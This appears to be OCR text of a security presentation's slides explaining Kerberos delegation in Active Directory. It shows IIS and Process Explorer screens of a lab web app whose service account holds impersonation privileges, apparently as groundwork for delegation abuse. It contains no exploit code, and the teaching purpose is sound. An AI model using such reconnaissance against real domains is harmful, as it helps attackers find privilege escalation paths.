
Hold on… why not NTLM delegation?

NTLM Delegation?

- Would depend on the password / NTLM hash of clients

- Credentials would need to be verified on the Domain Controller on each authentication

- Having tons of NTLM hashes cached in a server is… quite risky



Two DC checks per access, and NTLM hashes cached in Web01

OK, NTLM delegation is not ideal. What about Kerberos…?

Kerberos Delegation

- Does not depend on the original user password or NTLM hashes

- Authentication is based on Tickets and session keys
  - These are trusted by default and not verified by a DC on each access

- Having Tickets and session keys cached in a server is way better than having NTLM hashes
  - Note: it is still very risky. Delegation services are always sensitive assets!

Kerberos Delegation (cont.)


Three types of Kerberos Delegation available in Active Directory

Unconstrained Delegation

www.crummie5.club

Constrained Delegation


www.crummie5.club



Resource-Based Constrained Delegation

www.crummie5.club

But first… let’s understand how our web app is actually configured




Application Pools

This page lets you view and manage the list of application pools on the server. Application pools are associated with worker processes, contain one or more applications, and provide isolation among different applications.

Name	Status	.NET CLR V...	Managed Pipel...	Identity	Applications
.NET v2.0	Started	v2.0	Integrated	ApplicationPoolIdentity	0
.NET v2.0 Classic	Started	v2.0	Classic	ApplicationPoolIdentity	0
.NET v4.5	Started	v4.0	Integrated	ApplicationPoolIdentity	0
.NET v4.5 Classic	Started	v4.0	Classic	ApplicationPoolIdentity	0
Classic .NET Ap...	Started	v2.0	Classic	ApplicationPoolIdentity	0
DefaultAppPool	Started	v4.0	Integrated	ApplicationPoolIdentity	0
Sharebrowser	Started	v2.0	Integrated	cap\sharebrowserSvc	1

The service account that runs the service is cap\sharebrowserSvc



Internet Information Services (IIS) Manager

WEB01 ▸ Sites ▸ Sharebrowser ▸

Authentication

Group by: No Grouping

Name	Status	Response Type
Anonymous Authentication	Disabled	
ASP.NET Impersonation	Enabled	
Forms Authentication	Disabled	HTTP 302 Login/Redi
Windows Authentication	Enabled	HTTP 401 Challenge

Configuration: 'localhost' applicationHost.config , <location path="Sharebrowser">

Providers

Enabled Providers:


Negotiate:Kerberos

Select a provider from the list of available providers and click Add to add it to the enabled providers.

Available Providers:

The service supports Windows authentication and Client Impersonation


Kerberos is the only provider available



Process Explorer - Sysinternals: www.sysinternals.com [CAP\administrator] (Administrator)
File
Options
View
Process
Find
Users
Help

Process	PID	Description	User Name
Interrupts	n/a	Hardware Interrupts and DPCs	
conhost.exe	4456	Console Window Host	CAP\administrator
ctfmon.exe	3828	CTF Loader	CAP\administrator
dllhost.exe	2828	COM Surrogate	CAP\administrator
explorer.exe	1524	Windows Explorer	CAP\administrator
powershell.exe	4472	Windows PowerShell	CAP\administrator
procexp64.exe	1880	Sysinternals Process Explorer	CAP\administrator
RuntimeBroker.exe	4216	Runtime Broker	CAP\administrator
RuntimeBroker.exe	4256	Runtime Broker	CAP\administrator
RuntimeBroker.exe	4628	Runtime Broker	CAP\administrator
SearchUI.exe	4132	Search and Cortana applicati...	CAP\administrator
ShellExperienceHost.exe	3204	Windows Shell Experience H...	CAP\administrator
sihost.exe	4064	Shell Infrastructure Host	CAP\administrator
smartscreen.exe	4784	Windows Defender SmartScr...	CAP\administrator
svchost.exe	4072	Host Process for Windows S...	CAP\administrator
taskhostw.exe	2796	Host Process for Windows T...	CAP\administrator
vmtoolsd.exe	4832	VMware Tools Core Service	CAP\administrator
w3wp.exe	2152	IIS Worker Process	CAP\sharebrowserSvc
fontdrvhost.exe	760	Usermode Font Driver Host	Font Driver Host\UMFD-0
fontdrvhost.exe	756	Usermode Font Driver Host	Font Driver Host\UMFD-1
svchost.exe	508	Host Process for Windows S...	NT AUTHORITY\LOCAL SERVICE
svchost.exe	480	Host Process for Windows S...	NT AUTHORITY\LOCAL SERVICE
svchost.exe	704	Host Process for Windows S...	NT AUTHORITY\LOCAL SERVICE
svchost.exe	720	Host Process for Windows S...	NT AUTHORITY\LOCAL SERVICE
svchost.exe	1236	Host Process for Windows S...	NT AUTHORITY\LOCAL SERVICE
svchost.exe	1500	Host Process for Windows S...	NT AUTHORITY\LOCAL SERVICE
msdtc.exe	3112	Microsoft Distributed Transa...	NT AUTHORITY\NETWORK SERVICE
sppsvc.exe	1292	Microsoft Software Protectio...	NT AUTHORITY\NETWORK SERVICE
svchost.exe	856	Host Process for Windows S...	NT AUTHORITY\NETWORK SERVICE
svchost.exe	1124	Host Process for Windows S...	NT AUTHORITY\NETWORK SERVICE

CPU Usage: 2.83% | Commit Charge: 51.40% | Processes: 67 | Physical Usage: 61.33%




User: CAP\sharebrowserSvc
SID: S-1-5-21-272438138-3995100478-3847831165-1153
Session: 0 Logon Session: 6d2de
Virtualized: No Protected: No

Group	Flags
Authentication authority asserted identity	Mandatory
BUILTIN\IIS_IUSRS	Mandatory
BUILTIN\Users	Mandatory
CAP\Domain Users	Mandatory
CONSOLE LOGON	Mandatory
Everyone	Mandatory
IIS APPPOOL\Sharebrowser	Mandatory
LOCAL	Mandatory
Mandatory Label\High Mandatory Level	Integrity
NT AUTHORITY\Authenticated Users	Mandatory
NT AUTHORITY\BATCH	Mandatory
NT AUTHORITY\LogonSessionId_0_447190	Mandatory

Group SID: n/a

Privilege	Flags
SeAssignPrimaryTokenPrivilege	Disabled
SeAuditPrivilege	Disabled
SeChangeNotifyPrivilege	Default Enabled
SeImpersonatePrivilege	Default Enabled
SeIncreaseQuotaPrivilege	Disabled
SeIncreaseWorkingSetPrivilege	Disabled


IIS Worker process running as cap\sharebrowserSvc with local impersonation privileges



sharebrowserSvc Properties

sharebrowserSvc

First name: sharebrowserSvc
Initials:
Last name:
Display name: sharebrowserSvc
Description: Sharebrowser's service account!
Office:
Telephone number:
E-mail:
Web page:



